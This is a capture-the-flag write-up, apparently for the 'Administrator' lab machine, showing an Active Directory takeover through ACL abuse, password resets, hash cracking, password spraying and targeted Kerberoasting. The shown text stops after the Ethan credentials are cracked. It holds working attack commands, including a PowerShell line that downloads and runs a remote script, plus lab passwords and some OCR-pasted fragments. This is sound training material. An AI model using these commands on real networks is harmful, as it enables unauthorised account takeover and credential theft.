Administrator

10th April 2025 / Document No D25.100.331

Prepared By: k1ph4ru

Machine Author: nirza

Difficulty: Medium

Classification: Official

Synopsis

`Administrator` is a medium-difficulty Windows machine designed around a complete domain compromise scenario, where credentials for a low-privileged user are provided. To gain access to the `michael` account, ACLs (Access Control Lists) over privileged objects are enumerated, leading us to discover that the user `olivia` has `GenericAll` permissions over `michael`, allowing us to reset his password. With access as `michael`, it is revealed that he can force a password change on the user `benjamin`, whose password is reset. This grants access to `FTP` where a `backup.psafe3` file is discovered, cracked, and reveals credentials for several users. These credentials are sprayed across the domain, revealing valid credentials for the user `emily`. Further enumeration shows that `emily` has `GenericWrite` permissions over the user `ethan`, allowing us to perform a targeted Kerberoasting attack. The recovered hash is cracked and reveals valid credentials for `ethan`, who is found to have `DCSync` rights ultimately allowing retrieval of the `Administrator` account hash and full domain compromise.

Skills Required

- Basic understanding of Active Directory domain structure
- Basic enumeration of AD services and users

Skills Learned

- Active Directory enumeration using `BloodHound`.
- Abusing ACLs and DACLs in Active Directory.
- Performing DCSync attacks.

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.42 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.42
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-09 03:39 EDT
Nmap scan report for 10.10.11.42
Host is up (0.18s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-09 14:40:39Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
<...SNIP...>
62484/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h01m14s
| smb2-time:
|   date: 2025-04-09T14:41:37
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

The initial `Nmap` output reveals many ports open`SMB` on port `445`, `LDAP` on port `389`, and `Kerberos` on port `88`, indicating that the machine uses `Active Directory`. We also notice that `FTP` is listening on port `21`. According to the `Nmap` output, we get the domain name `administrator.htb`, which we add to our `/etc/hosts` file.

```
echo "10.10.11.42  administrator.htb" | sudo tee -a /etc/hosts
```

Using the provided credentials `Olivia:ichliebedich`, we enumerate the Domain Controller with `BloodHound`. To do this, we use [bloodhound.py](), a Python-based ingestor for collecting and exporting data into `BloodHound`.


```
python3 ~/tools/BloodHound.py/bloodhound.py -d administrator.htb -c All -u olivia -p 'ichliebedich' -ns 10.10.11.42 -k
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc.administrator.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 34S
```

Once the collection is complete, JSON files are produced locally. We then start the `neo4j` service and upload the data to `BloodHound`.

```
sudo neo4j console
[sudo] password for fury:
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2025-04-09 08:00:24.156+0000 INFO  Starting...
2025-04-09 08:00:24.424+0000 INFO  This instance is ServerId{2540ebbe} (2540ebbe-43cb-4ff5-9a09-0d25907af327)
```


```
2025-04-09 08:00:25.275+0000 INFO  ======== Neo4j 4.4.26 ========
2025-04-09 08:00:25.853+0000 INFO  Performing postInitialization step for
component 'security-users' with version 3 and status CURRENT
2025-04-09 08:00:25.853+0000 INFO  Updating the initial password in component
'security-users'
2025-04-09 08:00:26.475+0000 INFO  Bolt enabled on localhost:7687.
2025-04-09 08:00:27.453+0000 INFO  Remote interface available at
http://localhost:7474/
2025-04-09 08:00:27.455+0000 INFO  id:
83CEA815BCBE92B62395BF54BE7772A67EC377C1D1109FCDE75E96B086D2B363
2025-04-09 08:00:27.456+0000 INFO  name: system
2025-04-09 08:00:27.456+0000 INFO  creationDate: 2024-09-02T15:03:29.766Z
2025-04-09 08:00:27.456+0000 INFO  Started.
```

Next, we set the `olivia` user as our starting node, select the `Node Info` tab, and scroll down to `Outbound Object Control`. We then select `First Degree Object Control`, which shows that Olivia has `GenericAll` permissions over Michael.


OLIVIA@ADMINISTRATOR.HTB
Database Info
Node Info
Analysis
EXECUTION RIGHTS
First Degree RDP Privileges 0
Group Delegated RDP Privileges 0
First Degree DCOM Privileges 0
Group Delegated DCOM Privileges 0
SQL Admin Rights 0
Constrained Delegation Privileges 0
OUTBOUND OBJECT CONTROL
First Degree Object Control 1
Group Delegated Object Control 0
Transitive Object Control
INBOUND CONTROL RIGHTS
Explicit Object Controllers 6
Unrolled Object Controllers 3
Transitive Object Controllers
OLIVIA@ADMINISTRATOR.HTB
GenericAll
MICHAEL@ADMINISTRATOR.HTB

Foothold

Since Olivia has `GenericAll` rights over the user `Michael`, this grants us complete control over the object. More details on this can be found in the BloodHound documentation.


OLIVIA@ADMINISTRATOR.HTB
Database Info
Node Info
Analysis
EXECUTION RIGHTS
First Degree RDP Privileges 0
Group Delegated RDP Privileges 0
First Degree DCOM Privileges 0
Group Delegated DCOM Privileges 0
SQL Admin Rights 0
Constrained Delegation Privileges 0
OUTBOUND OBJECT CONTROL
First Degree Object Control 1
Group Delegated Object Control 0
Transitive Object Control
INBOUND CONTROL RIGHTS
Explicit Object Controllers 6
Unrolled Object Controllers 3
Transitive Object Controllers
MICHAEL@ADMINISTRATOR.HTB
Help: GenericAll
Info
Windows Abuse
Linux Abuse
Opsec
Refs
Close

```
Set-DomainObject -Credential $Cred -Identity harmj0y -Clear servicepr
incipalname
```

Force Change Password


There are at least two ways to execute this attack. The first and most obvious is by using the built-in net.exe binary in Windows (e.g.: net user dfm.a Password123! /domain). See the opsec considerations tab for why this may be a bad idea. The second, and highly recommended method, is by using the Set-DomainUserPassword function in PowerView. This function is superior to using the net.exe binary in several ways. For instance, you can supply alternate credentials, instead of needing to run a process as or logon as the user with the ForceChangePassword privilege. Additionally, you have much safer execution options than you do with spawning net.exe (see the opsec tab).

To abuse this privilege with PowerView's Set-DomainUserPassword, first import

In `BloodHound`, the Help option, which can be accessed by right-clicking on the edge between `Olivia` and `Michael`, shows that a `Force Change Password` action can be performed on Michael. To carry this out, we connect to the host using `evil-winrm` and change Michael's password using the `net user` command. We specify the username and new password, and include the `/domain` flag to ensure the change applies to the domain account.

```
evil-winrm -i 10.10.11.42 -u olivia  -p 'ichliebedich'

<...SNIP...>

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\olivia\Documents> net user michael nirza123 /domain
The command completed successfully.
```

Now with access to Michael's account, we select the `Node Info` tab in `BloodHound` and scroll down to the `Outbound Object Control` section. Upon selecting `Transitive Object Control`, we see that Michael has `ForceChangePassword` permissions over the user Benjamin.


MICHAEL@ADMINISTRATOR.HTB
Database Info
Node Info
Analysis
BENJAMIN@ADMINISTRATOR.HTB
MICHAEL@ADMINISTRATOR.HTB
DOMAIN USERS@ADMINISTRATOR.HTB
ForceChangePassword
MemberOf

EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

OUTBOUND OBJECT CONTROL

First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	8

INBOUND CONTROL RIGHTS

Explicit Object Controllers	7
Unrolled Object Controllers	3
Transitive Object Controllers	▶


Lateral Movement

We can then proceed to log in as `Michael` using `evil-winrm` and change the password for `Benjamin` using PowerView.

```
evil-winrm -i 10.10.11.42 -u michael  -p 'nirza123'

<...SNIP...>

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\michael\Documents> IEX (New-Object
Net.WebClient).DownloadString('http://10.10.14.4:4000/PowerView.ps1')
*Evil-WinRM* PS C:\Users\michael\Documents> $SecPassword = ConvertTo-SecureString
'nirza123' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\michael\Documents> $Cred = New-Object
System.Management.Automation.PSCredential ('ADMINISTRATOR\michael', $SecPassword)
*Evil-WinRM* PS C:\Users\michael\Documents> $UserPassword = ConvertTo-
SecureString 'Password123!' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\michael\Documents> Set-DomainUserPassword -Identity
benjamin -AccountPassword $UserPassword -Credential $Cred
*Evil-WinRM* PS C:\Users\michael\Documents>
```

We start by loading the `PowerView` script using `IEX`, which will download and execute the `PowerView` script. After that, we store `Michael's` password as a secure string and create a `PSCredential` object for the user `michael`. We then store the new password for `Benjamin` as a secure string and use the `Set-DomainUserPassword` cmdlet from `PowerView` to set the new password for `Benjamin`.

From the `BloodHound` data, we can see that user `Benjamin` is a member of the `Share Moderators` group.



BENJAMIN@ADMINISTRATOR.HTB

Database Info | Node Info | Analysis

EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

OUTBOUND OBJECT CONTROL

First Degree Object Control	0
Group Delegated Object Control	0
Transitive Object Control	6

INBOUND CONTROL RIGHTS

Explicit Object Controllers	7
Unrolled Object Controllers	3
Transitive Object Controllers	▶

SHARE MODERATORS@ADMINISTRATOR.HTB
DOMAIN USERS@ADMINISTRATOR.HTB


We also observed from our `nmap` scan that port `21` is open, so we attempt to connect to `FTP` using Benjamin's credentials since he is part of the `Share Moderators` group.

```
ftp benjamin@10.10.11.42
<...SNIP...>
ftp> dir
229 Entering Extended Passive Mode (|||57244|)
125 Data connection already open; Transfer starting.
10-05-24  09:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||57247|)
150 Opening ASCII mode data connection.
100%
|*******************************************************************************|
  952        5.80
```


Here, we discover a `backup.psafe3` file, a `Password Safe database` used by the Password Safe application to store passwords and other sensitive data securely using encryption. We download this file to our machine. Next, we proceed to crack the file using `hashcat`.

```
hashcat -a 0 -m 5200 Backup.psafe3 /usr/share/wordlists/rockyou.txt
<...SNIP...>

Backup.psafe3:tekieromucho

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5200 (Password Safe v3)
Hash.Target......: Backup.psafe3
Time.Started.....: Wed Apr  9 05:15:51 2025 (0 secs)
Time.Estimated...: Wed Apr  9 05:15:51 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    23842 H/s (9.51ms) @ Accel:512 Loops:256 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 6144/14344385 (0.04%)
Rejected.........: 0/6144 (0.00%)
Restore.Point....: 4096/14344385 (0.03%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:2048-2049
Candidate.Engine.: Device Generator
Candidates.#1....: newzealand -> iheartyou
Hardware.Mon.#1..: Util: 32%

Started: Wed Apr  9 05:15:47 2025
Stopped: Wed Apr  9 05:15:53 2025
```

Here, we get the password `tekieromucho`. We can now open the file using Password Safe and find a list of usernames.



By referring to the documentation, we can retrieve usernames and passwords by right-clicking on the users.



We obtain the following credentials:

```
alexander UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
emily UXLCI5iETUsIBoFVTj8yQFKoHjXmb
emma WwANQWnmJnGV07WQN8bMS7FMAbjNur
```

Next, we use `netexec` to check which of these passwords are valid.


```
netexec smb 10.10.11.42 -u user.txt -p pass.txt
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build
20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.42     445    DC               [-]

<...SNIP...>

SMB         10.10.11.42     445    DC               [-]
administrator.htb\alexander:UXLCI5iETUsIBoFVTj8yQFKoHjXmb STATUS_LOGON_FAILURE
SMB         10.10.11.42     445    DC               [+]
administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
```

We see that only Emily's credentials are valid. We can then use `evil-winrm` to log in as `Emily` and retrieve the user flag from `C:\Users\emily\Desktop\user.txt`.

```
evil-winrm -i 10.10.11.42 -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb

<...SNIP...>

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily\Documents>
```

Privilege Escalation

The `BloodHound` output under `Transitive Object Control` for Emily shows that she has the `GenericWrite` permission set on the user `Ethan`.



EMILY@ADMINISTRATOR.HTB

Database Info | Node Info | Analysis

EXECUTION RIGHTS

First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

OUTBOUND OBJECT CONTROL

First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	7

INBOUND CONTROL RIGHTS

Explicit Object Controllers	6
Unrolled Object Controllers	3
Transitive Object Controllers	▶

The `Help` option in `BloodHound` shows that a targeted Kerberos attack can be performed on the user `Ethan`. To exploit this, we can use targetedkerberoast.

```
python3 targetedKerberoast.py --dc-ip 10.10.11.42 -d administrator.htb -u emily -
p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -U ethan.txt
[*] Starting kerberoast attacks
[*] Fetching usernames from file
[!] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

We encounter the error `Kerberos SessionError: KRB_AP_ERR_SKEW (Clock skew too great)` while running `targetedKerberoast.py`. To resolve this, we need to synchronize our Linux machine's clock with the Active Directory domain controller's clock using the `ntpdate` command.

```
sudo ntpdate 10.10.11.42
2025-04-09 12:49:06.627839 (-0400) +25274.951714 +/- 0.094162 10.10.11.42 s1 no-
leap
CLOCK: time stepped by 25274.951714
```

After rerunning the attack, it succeeds, and we can retrieve the Kerberos ticket for `Ethan`.

```
python3 targetedKerberoast.py --dc-ip 10.10.11.42 -d administrator.htb -u emily -
p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -U ethan.txt
[*] Starting kerberoast attacks
[*] Fetching usernames from file
```

We can then attempt to crack the ticket using `Hashcat`.


```
hashcat -a 0 -m 13100 ethan /usr/share/wordlists/rockyou.txt

<...SNIP...>
```

```
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$abc766ebd6f235723c872c2cf4997cdd$285ac0371bc679683ac02897ef6be5fbf00d924f05b620161e476a65e8abdd0209ebe6f6e845baf4c65944d0c3cb3e8ea510d5e099b4173b5e6b335b4db

<...SNIP...>

06c785585c7ef305596219afdead0a5b35f5d509889dcf41bee6e7e2426f2dc8c5154304654743d12e2fc9b78707fa46290a194429acb24f5a64fd189e1045098942d0f:limpbizkit

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....942d0f

<...SNIP...>

Started: Wed Apr  9 12:50:59 2025
Stopped: Wed Apr  9 12:51:02 2025
```

The password is successfully cracked, giving us valid credentials for `Ethan`:

```
ethan:limpbizkit
```

